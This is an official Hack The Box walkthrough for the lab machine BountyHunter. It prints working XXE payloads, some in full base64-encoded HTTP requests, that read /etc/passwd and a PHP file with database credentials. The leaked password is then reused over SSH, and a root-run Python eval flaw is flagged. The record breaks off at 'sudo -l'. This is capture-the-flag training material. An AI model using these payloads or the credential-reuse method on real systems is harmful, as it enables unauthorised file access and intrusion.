HACKTHEBOX

BountyHunter

19th Nov 2021 / Document No. D21.100.142

Prepared By: felamos

Machine Creator(s): ejedev

Difficulty: Easy

Classification: Official

Synopsis

BountyHunter is an easy Linux machine that uses XML external entity injection to read system files. Being able to read a PHP file where credentials are leaked gives the opportunity to get a foothold on system as development user. A message from John mentions a contract with Skytrain Inc and states about a script that validates tickets. Auditing the source code of the python script reveals that it uses the eval function on ticket code, which can be injected, and as the python script can be run as root with sudo by the development user it is possible to get a root shell.

Skills Required

- Python
- Basic Linux

Skills Learned


- XXE injection
- Source code review

Enumeration

```
ports=$(nmap -p- --min-rate=1000 -T4 10.129.198.241 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.129.198.241
```


```
nmap -p$ports -sC -sV 10.129.198.241

Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-19 06:37 EST
Nmap scan report for 10.129.198.241
Host is up (0.072s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 d4:4c:f5:79:9a:79:a3:b0:f1:66:25:52:c9:53:1f:e1 (RSA)
|   256 a2:1e:67:61:8d:2f:7a:37:a7:ba:3b:51:08:e8:89:a6 (ECDSA)
|_  256 a5:75:16:d9:69:58:50:4a:14:11:7a:42:c1:b6:23:44 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Bounty Hunters
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.97 seconds
```

Nmap detects two open ports: SSH on port 22 and Apache2 on port 80 by default. We start by browsing at port 80.



There is a bug bounty hunting team's webpage. The website contains useful information such as a name (John) and the announcement of a `Bug Bounty Tracking System` that is going to be available shortly. They have a `Contact us` form that doesn't work, so we fire up dirsearch and take a closer look at this site as we manually explore it.

```
python3 dirsearch.py -u http://10.129.198.241
```



```
python3 dirsearch.py -u http://10.129.198.241

<SNIP>
Target: http://10.129.198.241/

[06:10:44] Starting:
[06:10:45] 301 -  309B  - /js  ->  http://10.129.198.241/js/
[06:10:48] 403 -  277B  - /.ht_wsr.txt
[06:10:48] 403 -  277B  - /.htaccess.bak1
[06:10:48] 403 -  277B  - /.htaccess.orig
[06:10:48] 403 -  277B  - /.htaccess.save
[06:10:48] 403 -  277B  - /.htaccess.sample
[06:10:48] 403 -  277B  - /.htaccess_extra
[06:10:48] 403 -  277B  - /.htaccessBAK
[06:10:48] 403 -  277B  - /.htaccess_orig
[06:10:48] 403 -  277B  - /.htaccessOLD
[06:10:48] 403 -  277B  - /.htaccessOLD2
[06:10:48] 403 -  277B  - /.htaccess_sc
[06:10:48] 403 -  277B  - /.html
[06:10:48] 403 -  277B  - /.htm
[06:10:48] 403 -  277B  - /.htpasswd_test
[06:10:48] 403 -  277B  - /.htpasswds
[06:10:48] 403 -  277B  - /.httr-oauth
[06:10:49] 403 -  277B  - /.php
[06:10:58] 301 -  313B  - /assets  ->  http://10.129.198.241/assets/
[06:10:58] 403 -  277B  - /assets/
[06:11:01] 301 -  310B  - /css  ->  http://10.129.198.241/css/
[06:11:01] 200 -    0B  - /db.php
[06:11:04] 200 -   25KB - /index.php
[06:11:04] 200 -   25KB - /index.php/login/
[06:11:04] 403 -  277B  - /js/
[06:11:09] 301 -  316B  - /resources  ->  http://10.129.198.241/resources/
[06:11:09] 200 -    3KB - /resources/
[06:11:09] 403 -  277B  - /server-status
[06:11:09] 403 -  77B  - /server-status/


Task Completed
```

The file `db.php` looks interesting, but we'll have to dig deeper into the resources folder to check what more we can find. We can use the same command as before, but we change the directory to enumerate.

```
python3 dirsearch.py -u http://10.129.198.241/resources
```

```
python3 dirsearch.py -u http://10.129.198.241/resources

<SNIP>
Target: http://10.129.198.241/resources/
[06:31:54] Starting:
[06:31:58] 403 -  277B  - /resources/.ht_wsr.txt

[06:31:58] 403 -  277B  - /resources/.htaccess.bak1
[06:31:58] 403 -  277B  - /resources/.htaccess.orig
[06:31:58] 403 -  277B  - /resources/.htaccess.sample
[06:31:58] 403 -  277B  - /resources/.htaccess.save
[06:31:58] 403 -  277B  - /resources/.htaccess_extra
[06:31:58] 403 -  277B  - /resources/.htaccessBAK
[06:31:58] 403 -  277B  - /resources/.htaccessOLD
[06:31:58] 403 -  277B  - /resources/.htaccess_sc
[06:31:58] 403 -  277B  - /resources/.htaccess_orig
[06:31:58] 403 -  277B  - /resources/.htaccessOLD2
[06:31:58] 403 -  277B  - /resources/.html
[06:31:58] 403 -  277B  - /resources/.htm
[06:31:58] 403 -  277B  - /resources/.htpasswd_test
[06:31:58] 403 -  277B  - /resources/.htpasswds
[06:31:58] 403 -  277B  - /resources/.httr-oauth
[06:32:00] 403 -  277B  - /resources/.php
[06:32:02] 200 -  210B  - /resources/README.txt

Task Completed
```

Let's have a look at `README.txt`, which seems interesting.

```
curl http://10.129.198.241/resources/README.txt
```


```
curl http://10.129.198.241/resources/README.txt
Tasks:

[ ] Disable 'test' account on portal and switch to hashed password.
Disable nopass.
[X] Write tracker submit script
[ ] Connect tracker submit script to the database
[X] Fix developer group permissions
```

There appears to be a test development account that does not require a password. We return to the login screen and attempt to get in using the username test and no password; this time it succeeds. We've landed at the gateway page. Other than a single sentence referring us to another website, there is no more valuable information. Let's go to portal and look around.


Portal under development. Go here to test the bounty tracker.

Foothold

Following up on our enumeration, clicking on the `portal.php` link lead us to a web form that looks to be the team's Bounty Tracking System.




We examine how the page behaves when we enter some random data.



Our data would have been uploaded if the database had been available, according to the page message. It's possible that the error handling is displaying our data instead of really connecting to the database. Let's have a look with Burp tool to better understand how it works.

We'll intercept the request and send the same information all over again.




```
POST /tracker_diRbPr00f314.php HTTP/1.1
Host: 10.129.198.241
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 221
Origin: http://10.129.198.241
DNT: 1
Connection: close
Referer: http://10.129.198.241/log_submit.php
Sec-GPC: 1

data=PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklTTy04ODU5LTEiPz4KCQk8YnVncmVwb3J0PgoJCTx0aXRsZT5zc3M8L3RpdGxlPgoJCTxjd2U%2BZGRkPC9jd2U%2BCgkJPGN2c3M%2BZmZmPC9jdnNzPgoJCTxyZXdhcmQ%2BZ2dnPC9yZXdhcmQ%2BCgkJPC9idWdyZXBvcnQ%2B
```

This page sends a request to `tracker diRbPr00f314.php`. The payload appears to be encoded in base64. We notice the %3D%3d at the end, so we decode the url first, then the base64 data. When we decode it, we get the following information:

```
echo 'PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9Ikl<SNIP>' | base64 -d
```

```
echo 'PD94bWwgIHZlcnNpb249<SNIP>' | base64 -d

<?xml  version="1.0" encoding="ISO-8859-1"?>
                <bugreport>
                <title>sss</title>
                <cwe>ddd</cwe>
                <cvss>ffff</cvss>
                <reward>ggg</reward>
                </bugreport>
```

The data we entered appears to be in an XML format. Let's try reading a system file by injecting an XXE file.

```
<?xml  version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE data [
<!ENTITY file SYSTEM "file:///etc/passwd"> ]>
<bugreport>
<title>test</title>
  <cwe>test</cwe>
  <cvss>test</cvss>
  <reward>&file;</reward>
</bugreport>
```

This XML is encoded, and the base64 should be URL encoded. We put it in a file and again base64 to encode it.

```
cat /tmp/f.xml | base64 -w 0
```

```
cat /tmp/f.xml | base64 -w 0

PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklTTy04ODU5LTEiPz4KPCFET0NUWVB
FIGRhdGEgWwo8IUVOVElUWSBmaWxlIFNZU1RFTSAiZmlsZTovLy9ldGMvcGFzc3dkIj4gXT
4KPGJ1Z3JlcG9ydD4KPHRpdGxlPnRlc3Q8L3RpdGxlPgogIDxjd2U+dGVzdDwvY3dlPgog
DxjdnNzPnRlc3Q8L2N2c3M+CiAgPHJld2FyZD4mZmlsZTs8L3Jld2FyZD4KPC9idWdyZXBv
cnQ+Cg==
```

We URL encode and using our Burp to send the request to the server.


```
POST /tracker_diRbPr00f314.php HTTP/1.1
Host: 10.129.198.241
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 307
Origin: http://10.129.198.241
DNT: 1
Connection: close
Referer: http://10.129.198.241/log_submit.php
Sec-GPC: 1

data=PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklTTy04ODU5LTEiPz4KPCFET0NUWVBFIGRhdGEgWw
o8IUVOVElUWSBmaWxlIFNZU1RFTSAiZmlsZTovLy9ldGMvcGFzc3dkIj4gXT4KPGJ1Z3JlcG9ydD4KPHRpdGxlP
nRlc3Q8L3RpdGxlPgogIDxjd2U%2bdGVzdDwvY3dlPgogIDxjdnNzPnRlc3Q8L2N2c3M%2bCiAgPHJld2FyZD4m
ZmlsZTs8L3Jld2FyZD4KPC9idWdyZXBvcnQ%2bCg%3d%3d
```

and indeed this was the response that we got.

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
<SNIP>
```

```
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
development:x:1000:1000:Development:/home/development:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
```

Now we'll be able to read any file we have access with this XXE injection. We can also try to read the `db.php` file, and as this is an apache2 server, we are going to try by selecting `/var/www/html/` path. First though we need to base64 encode it using the php filter.

```
<?xml  version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE data [
<!ENTITY file SYSTEM "php://filter/read=convert.base64-
encode/resource=/var/www/html/db.php"> ]>
<bugreport>
<title>test</title>
  <cwe>test</cwe>
  <cvss>test</cvss>
  <reward>&file;</reward>
</bugreport>
```

And now we can sent it.


```
POST /tracker_diRbPr00f314.php HTTP/1.1
Host: 10.129.198.241
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 375
```

```
Origin: http://10.129.198.241
DNT: 1
Connection: close
Referer: http://10.129.198.241/log_submit.php
Sec-GPC: 1

data=PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklTTy04ODU5LTEiPz4KPCFET0NUWVBFIGRhdGEgWw
o8IUVOVElUWSBmaWxlIFNZU1RFTSAicGhwOi8vZmlsdGVyL3JlYWQ9Y29udmVydC5iYXNlNjQtZW5jb2RlL3Jlc
291cmNlPS92YXIvd3d3L2h0bWwvZGIucGhwIj4gXT4KPGJ1Z3JlcG9ydD4KPHRpdGxlPnRlc3Q8L3RpdGxlPgog
IDxjd2U%2bdGVzdDwvY3dlPgogIDxjdnNzPnRlc3Q8L2N2c3M%2bCiAgPHJld2FyZD4mZmlsZTs8L3Jld2FyZD4
KPC9idWdyZXBvcnQ%2bCg%3d%3d
```

Again we need to decode the base64 data we received.

```
echo 'PD9waHAKLy8gVE9ETyAtPiBJbXBsZ<SNIP>' | base64 -d
```

```
echo 'PD9waHAKLy8gVE9ETyAtPiBJbXBsZ<SNIP>' | base64 -d

<?php
// TODO -> Implement login system with the database.
$dbserver = "localhost";
$dbname = "bounty";
$dbusername = "admin";
$dbpassword = "m19RoAU0hP41A1sTsq6K";
$testuser = "test";
?>
```

It seems that we got some credentials and now it is possible to check if we can login. We are spraying this password to system users we got from the `/etc/passwd` file and indeed we manage to get a successful login with the user `development`.

```
ssh development@10.129.198.241
password: m19RoAU0hP41A1sTsq6K
```

```
ssh development@10.129.198.241

development@10.129.198.241's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri 19 Nov 2021 01:29:30 PM UTC

  System load:  0.08              Processes:             214
  Usage of /:   25.2% of 6.83GB   Users logged in:       0
  Memory usage: 20%               IPv4 address for eth0: 10.129.198.241
  Swap usage:   0%


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Fri Nov 19 10:50:15 2021 from 10.10.14.6
development@bountyhunter:~$
```

Finally user flag can be found at `/home/development/user.txt`.

Privilege Escalation

After performing some basic enumeration we locate the file `Contract.txt` in development's user home directory. Let's take a closer look.

```
cat contract.txt
```

```
cat contract.txt

Hey team,

I'll be out of the office this week but please make sure that our contract with Skytrain Inc
gets completed.

This has been our first job since the "rm -rf" incident and we can't mess this up. Whenever
one of you gets on please have a look at the internal tool they sent over. There have been a
handful of tickets submitted that have been failing validation and I need you to figure out
why.

I set up the permissions for you to test this. Good luck.

-- John
```

This text file contains information on John's contract with Skytrain Inc, as well as a "rm -rf" event. They also suggest an internal tool that we can investigate. Let's have a look at the project folder, which can be found at `/opt/skytrain inc/` and can be found while enumerating the file system.

```
ls -la /opt/skytrain_inc/
```

```
ls -la /opt/skytrain_inc/

total 16
drwxr-xr-x 3 root root 4096 Jul 22 11:08 .
drwxr-xr-x 3 root root 4096 Jul 22 11:08 ..
drwxr-xr-x 2 root root 4096 Jul 22 11:08 invalid_tickets
-r-xr--r-- 1 root root 1471 Jul 22 11:08 ticketValidator.py
```

We spot a python script called `ticketValidator.py` and inside the `invalid_tickets` folder some sample invalid tickets. We are going to perform a code review to the python script in order to spot any vulnerabilities. We notice an eval function in it.

```
validationNumber = eval(x.replace("**", ""))
```

We also examine the ticket code to discover how it is calculated by the script.

```
if int(ticketCode) % 7 == 4:
```

This code verifies that the ticket number is divisible by seven and contains four remainders.

```
if validationNumber > 100:
```

Also this is a supplementary check, and it simply implies that the number one chooses must also be more than the value of 100.

It is conceivable to create a ticket and have it run, but since this file is run by root, we can check at sudoers if it is possible to discover a way to execute it.

```
sudo -l
```


```
sudo -l

